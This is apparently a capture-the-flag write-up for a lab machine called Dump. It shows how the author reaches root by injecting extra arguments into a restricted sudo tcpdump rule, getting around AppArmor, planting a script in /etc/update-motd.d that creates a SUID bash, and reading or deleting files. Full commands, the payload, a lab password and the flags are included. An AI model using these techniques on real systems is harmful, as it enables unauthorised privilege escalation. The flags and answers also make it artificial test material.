        -F/var/cache/captures/filter.[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
- Confirmed that
www-datacan runtcpdumpasroot.- We can write pcap files with the
-wparameter.
Hummm maybe we can write a public key or script to a desired location ^^
File writting and Apparmor bypassing
Reading again the allowed values for the sudo tcpdump, it looks like very restricted:
/usr/bin/tcpdump -c10
        -w/var/cache/captures/*/[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
        -F/var/cache/captures/filter.[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]
But looking more closer, we can see that there is an * behind captures/*/.
We check how we can abuse this, GTFOBins again gave us some clear instruction how to execute commands at https://gtfobins.github.io/gtfobins/tcpdump/
Let’s try it:
www-data@dump:/var/www/database$ ls /var/cache/captures/
01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9  34b2267b-e544-4c3d-a6de-dc0f50c7c1a1  filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1

www-data@dump:/var/www/database$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -ln -i eth0 -w /dev/null -W 1 -G 1 -z "id" -Z root /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9 -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
...
Failed
Checking more and found that there is an Apparmor profile for tcpdump :/
www-data@dump:/var/www/database$ cat /etc/apparmor.d/usr.bin.tcpdump
# vim:syntax=apparmor
#include <tunables/global>

profile tcpdump /usr/bin/tcpdump {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>
...
  # for -z
  /{usr/,}bin/gzip ixr,
  /{usr/,}bin/bzip2 ixr,
...
  # Site-specific additions and overrides. See local/README for details.
  #include <local/usr.bin.tcpdump>
}
We can only execute gzip and bzip2.
We don’t have write permissions to any of these files or directories then seems we can’t change these binaries.
But as we saw above, we can write pcap files with the -w parameter.
We have some limitations:
- AppAmor will restrict us in the the locations and file names.
- Tcpdump will create binary files with a pcap header, which means we need something what will ignore the junk at the beginning of the file.
Based on the tcpdump profile we only can write to pcap files:
# for -r, -F and -w
  /**.[pP][cC][aA][pP] rw,
  /**.[cC][aA][pP] rw,
But why then the php script can write to the following location? It doesn’t fulfill the pcap neither the home directory ruleset:
-w /var/cache/captures/01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c
The answer is, there is another (custom) tcpdump profile /etc/apparmor.d/local/usr.bin.tcpdump which explicit allows this:
  # we need this to save the uuid-named captures from apache
  /**[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f]-[0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f][0-9a-f] rw,
This meas we have the following final rule set:
- we can write to any file in home folders, expect in hidden directories or files (
.) - we can write to any location but then the file must end with
pcaporcapor the name must match a UID e.g.11111111-1111-1111-1111-111111111111 - our file can be written as any user, but it contains a pcap header
- if we write a file as
fritzorwww-datawe can remove the pcap header after writing but we need at least read and execute permissions to the folder where the script is into
Update-motd.d exploiting (Dump_Root)
Previously we found a .viminfo file on the Fritz SSH session:
fritz@dump:~$ cat .viminfo
# This viminfo file was generated by Vim 8.2.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=latin1


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:wq!
|2,0,1678214887,,"wq!"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
""1	LINE	0
	id
|3,1,1,1,1,0,1678214883,"id"
"-	CHAR	0
	ä�ò�nnnnnnnnnnnnnnnn
|3,0,36,0,1,0,1678214856,"ä�ò�\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n\n"

# File marks:
'0  2  22  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,48,2,22,1678214887,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"
'1  1  6  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,49,1,6,1678214863,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"
'2  1  6  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,50,1,6,1678214863,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"

# Jumplist (newest first):
-'  2  22  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,39,2,22,1678214887,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"
-'  1  6  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,39,1,6,1678214881,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"
-'  1  6  /etc/update-motd.d/11111111-1111-1111-1111-111111111111
|4,39,1,6,1678214863,"/etc/update-motd.d/11111111-1111-1111-1111-111111111111"

# History of marks within files (newest to oldest):

> /etc/update-motd.d/11111111-1111-1111-1111-111111111111
	*	1678214887	0
	"	2	22
	^	2	23
	.	2	22
	+	1	10
	+	2	1
	+	1	6
	+	2	22
So we have a good hint where we could write files to!
Motd will execute every script in this folder (https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/update-motd-privilege-escalation/) so the exploit path should be clear.
Create a pcap file
- This step can be skipped, as we will write the file as fritz, so we can easy edit our script after writing
The easiest way to create a pcap file is to listen on a port with tcpdump and write the output to a file.
As the file length will also be checked, the safest way to create a malicious pcap file is if we send our desired content to the port as well.
On our attacker machine we open the listener:
sudo /usr/bin/tcpdump -c10 -i any -A udp port 1234 -w /tmp/output.pcap
Then we pipe our payload to the socket:
cat script | nc -uv 127.0.0.1 1234
- All steps below need to be done before the next cleanup task run (every minute)
Write to update-motd.d
With the following payload we can write our script to the desired location:
sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -w/etc/update-motd.d/11111111-1111-1111-1111-111111111111 -r /var/www/userdata/script.pcap -Z fritz /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
If we skipped the above step Create a pcap file, then our command will be as below, without -r /var/www/userdata/script.pcap:
www-data@dump:/dev/shm$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -w/etc/update-motd.d/11111111-1111-1111-1111-111111111111 -Z fritz /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
Then check that it’s created under the fritz ssh session:
fritz@dump:/dev/shm$ ls -la /etc/update-motd.d/
total 16
drwxr-xr-x  2 root  root  4096 Feb 14 13:45 .
drwxr-xr-x 72 root  root  4096 Feb 14 13:33 ..
-rwxr-xr-x  1 root  root    23 Apr  4  2017 10-uname
-rw-r--r--  1 fritz fritz    0 Feb 14 13:45 11111111-1111-1111-1111-111111111111
-rwxr-xr-x  1 root  root   165 Feb 19  2021 92-unattended-upgrades
Confirmed that 11111111-1111-1111-1111-111111111111 has been created with fritz as owner, then we exit the tcpdump with Ctrl+c :
www-data@dump:/dev/shm$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -w/etc/update-motd.d/11111111-1111-1111-1111-111111111111 -Z fritz /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C0 packets captured
0 packets received by filter
0 packets dropped by kernel
Update file
Now under the www-data session, we edit the file and add execute permissions on it.
We store our payload into a file named payload:
www-data@dump:/dev/shm$ cat payload
#!/bin/bash
echo "YOU HAVE BEEN PWNED"
cp /usr/bin/bash /home/fritz/bash && chmod u+s /home/fritz/bash
We switch to the SSH session of fritz.
Finally we run the command as fritz:
cat payload > /etc/update-motd.d/11111111-1111-1111-1111-111111111111; chmod +x /etc/update-motd.d/11111111-1111-1111-1111-111111111111
Double check:
fritz@dump:/dev/shm$ ls -la /etc/update-motd.d/
total 20
drwxr-xr-x  2 root  root  4096 Feb 14 13:45 .
drwxr-xr-x 72 root  root  4096 Feb 14 13:33 ..
-rwxr-xr-x  1 root  root    23 Apr  4  2017 10-uname
-rwxr-xr-x  1 fritz fritz  103 Feb 14 13:45 11111111-1111-1111-1111-111111111111
-rwxr-xr-x  1 root  root   165 Feb 19  2021 92-unattended-upgrades
11111111-1111-1111-1111-111111111111has now the execution mode too.
Relogin to call Motd
Then we logout our current fritz session with Ctrl+d and login again via SSH:
fritz@dump:/dev/shm$ ctrl+d
logout
Connection to dump.vl closed.
$ sshpass -p 'Passw0rdH4shingIsforNoobZ!' ssh -p22 fritz@dump.vl -oStrictHostKeyChecking=accept-new -oStrictHostKeyChecking=no
Linux dump 5.10.0-21-cloud-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
YOU HAVE BEEN PWNED
Last login: Fri Feb 14 13:37:05 2025 from 10.8.4.253
fritz@dump:~$ ls -la
total 1236
drwx------ 2 fritz fritz    4096 Feb 14 13:37 .
drwxr-xr-x 4 root  root     4096 Mar  5  2023 ..
lrwxrwxrwx 1 root  root        9 Mar  5  2023 .bash_history -> /dev/null
-rw-r--r-- 1 fritz fritz     220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 fritz fritz    3526 Mar 27  2022 .bashrc
-rw-r--r-- 1 fritz fritz     807 Mar 27  2022 .profile
-rw------- 1 fritz fritz    3693 Feb 14 13:33 .viminfo
-rwsr-xr-x 1 root  root  1234376 Feb 14 13:46 bash
-r-------- 1 fritz fritz      37 Mar  5  2023 user.txt
We can see our new motd line
YOU HAVE BEEN PWNEDand also that our SUID Bash is present
We called our SUID Bash to obtain a session as root and grab the Dump_Root flag:
fritz@dump:~$ ./bash -p
bash-5.1# ls
bash  user.txt
bash-5.1# cd /root/
bash-5.1# ls
cleanup  root.txt  root_9cdbf7.txt

bash-5.1# cat root.txt
🐈 Get Code Execution!

bash-5.1# cat root_9cdbf7.txt
VL{702e523cdf22f32f925e56d25b227bee}
Extra
Challenge solved! Use this link to share it: https://api.vulnlab.com/api/v1/share?id=82c83e76-da36-489f-a3ee-2c541ff0487c

Post Exploitation / Behind Root
As I wanted to keep the Writeup straight forward and it was already long enough, here you can find some additional information and what I have tried and figured out.
File Read
First I tried to read some sensitive files, as -r parameter says we can read files and save (or output -A) them. But it quickly becomes apparent that we only can read files if the file is a valid pcap file and also the default AppAmor profile restricts us again
# for -r, -F and -w
  /**.[pP][cC][aA][pP] rw,
  /**.[cC][aA][pP] rw,
which means we only can read files ending with pcap or cap. expected some extra rules for the home directories
  # for -F and -w
  audit deny @{HOME}/.* mrwkl,
  audit deny @{HOME}/.*/ rw,
  audit deny @{HOME}/.*/** mrwkl,
  audit deny @{HOME}/bin/ rw,
  audit deny @{HOME}/bin/** mrwkl,
  owner @{HOME}/ r,
  owner @{HOME}/** rw,
So we can (in theory) read the root flag /root/root.txt but it only gives us invalid file format because of the missing header
But there is one more interesting parameter -V which allows us to read from a list of files, this means tcpdump opens the file and try to open each line as a file, it then errors because it cant find the file, but in the error message we can see the filename = first line, so this should be enough to read the root flag, right?
www-data@dump:/var/www$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -V /root/root.txt -vvv /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
tcpdump: 🐈 Get Code Execution!: No such file or directory
Yes, this works, but it seems jkr wanted us to get command execution and yes, reading the first line of a file is maybe not enough for a privilege escalation.
Especially when AppAmor is again blocking us to read some other sensitive files:

It makes sense for me that (as the sudo / root user) we can read files in /root but at the first glance I cant see a difference between reading /etc/passwd and /etc/shells. Searching for /etc/passwd in the AppAmor rules I found the /etc/apparmor.d/abstractions/nameservice profile this seems to be the reason why we can read some files from /etc/ and others not.

There was still some confusion about reading files in other home directories, even if I try pass -Z fritz parameter (to drop privileges to this user) I was only able to read files with a pcap extension, which seems weird, because writing files (with any extension) is possible.
Read the correct flag
It turns out, if we would know the correct file name we can indeed read the root flag
www-data@dump:/var/www$ sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -V /root/root_9cdbf7.txt -vvv /01cfe52c-2f3c-4c9e-90f5-e7065a20d6a9/830e7dbf-07ae-4818-a633-ed52eae5a55c -F/var/cache/captures/filter.34b2267b-e544-4c3d-a6de-dc0f50c7c1a1
tcpdump: VL{702e523cdf22f32f925e56d25b227bee}: No such file or directory
File Write
Some other potential sensitive locations and why they won’t work
authorized_keys
I tested locally if ssh will accept a authorized_key file with a pcap header and it does, but as the rule set already tells us, AppAmor denied any write to a .ssh folder, so this doesn’t help us.
audit deny @{HOME}/.*/** mrwkl,
cleanup.sh and tcpdump-killer.sh
we can indeed overwrite the cleanup.sh script in the root folder, but as this is called by cron (and cron dont’t like pcap files) our script will not be executed, this could be circumvent by writing files as another user (fritz) because then we can edit the file after writing it. But we need at least read and execute permissions to the folder where the script is saved, and this isn’t the case for the /root directory.

cron.d
we can write a UID file to this location as fritz and remove the header, but then it will fail with the following
Jul 30 18:23:01 dump cron[522]: (_system_3e53aefa-3a18-4a58-9014-d5e413e61f8b) WRONG FILE OWNER (/etc/cron.d/3e53aefa-3a18-4a58-9014-d5e413e61f8b)
passwd, shadow (and other existing files)
Is not possible because of the AppAmor rule tells us that the file needs to be pcap or cap or a UID file, everywhere outside of a home directory
Delete Files
we can use gzip to delete files, as we are allowed to use gzip as command we can specify (based on the rule set) a file which gzip will take as input and zip it. This will delete the original file.
For example we can delete the cleanup.sh
sudo /usr/bin/tcpdump -c10 -w/var/cache/captures/ -ln -i eth0 -w/root/cleanup/cleanup.sh -W 1 -G 1 -z "gzip" -Z root /9d43c421-4690-4992-9394-b9c27c346874 -F/var/cache/captures/filter.3e53aefa-3a18-4a58-9014-d5e413e61f8b
tcpdump default profile
vim:syntax=apparmor
#include <tunables/global>

profile tcpdump /usr/bin/tcpdump {
  #include <abstractions/base>
  #include <abstractions/nameservice>
  #include <abstractions/user-tmp>

  capability net_raw,
  capability setuid,
  capability setgid,
  capability dac_override,
  capability chown,
  network raw,
  network packet,

  # for -D
  @{PROC}/bus/usb/ r,
  @{PROC}/bus/usb/** r,

  # for finding an interface
  /dev/ r,
  @{PROC}/[0-9]*/net/dev r,
  /sys/bus/usb/devices/ r,
  /sys/class/net/ r,
  /sys/devices/**/net/** r,

  # for -j
  capability net_admin,

  # for tracing USB bus, which libpcap supports
  /dev/usbmon* r,
  /dev/bus/usb/ r,
  /dev/bus/usb/** r,

  # for init_etherarray(), with -e
  /etc/ethers r,

  # for USB probing (see libpcap-1.1.x/pcap-usb-linux.c:probe_devices())
  /dev/bus/usb/**/[0-9]* w,

  # for -z
  /{usr/,}bin/gzip ixr,
  /{usr/,}bin/bzip2 ixr,

  # for -F and -w
  audit deny @{HOME}/.* mrwkl,
  audit deny @{HOME}/.*/ rw,
  audit deny @{HOME}/.*/** mrwkl,
  audit deny @{HOME}/bin/ rw,
  audit deny @{HOME}/bin/** mrwkl,
  owner @{HOME}/ r,
  owner @{HOME}/** rw,

  # for -r, -F and -w
  /**.[pP][cC][aA][pP] rw,
  /**.[cC][aA][pP] rw,
  # -W adds a numerical suffix
  /**.[pP][cC][aA][pP][0-9]* rw,
  /**.[cC][aA][pP][0-9]* rw,

  # for convenience with -r (ie, read pcap files from other sources)
  /var/log/snort/*log* r,

  /usr/bin/tcpdump mr,

  # Site-specific additions and overrides. See local/README for details.
  #include <local/usr.bin.tcpdump>
}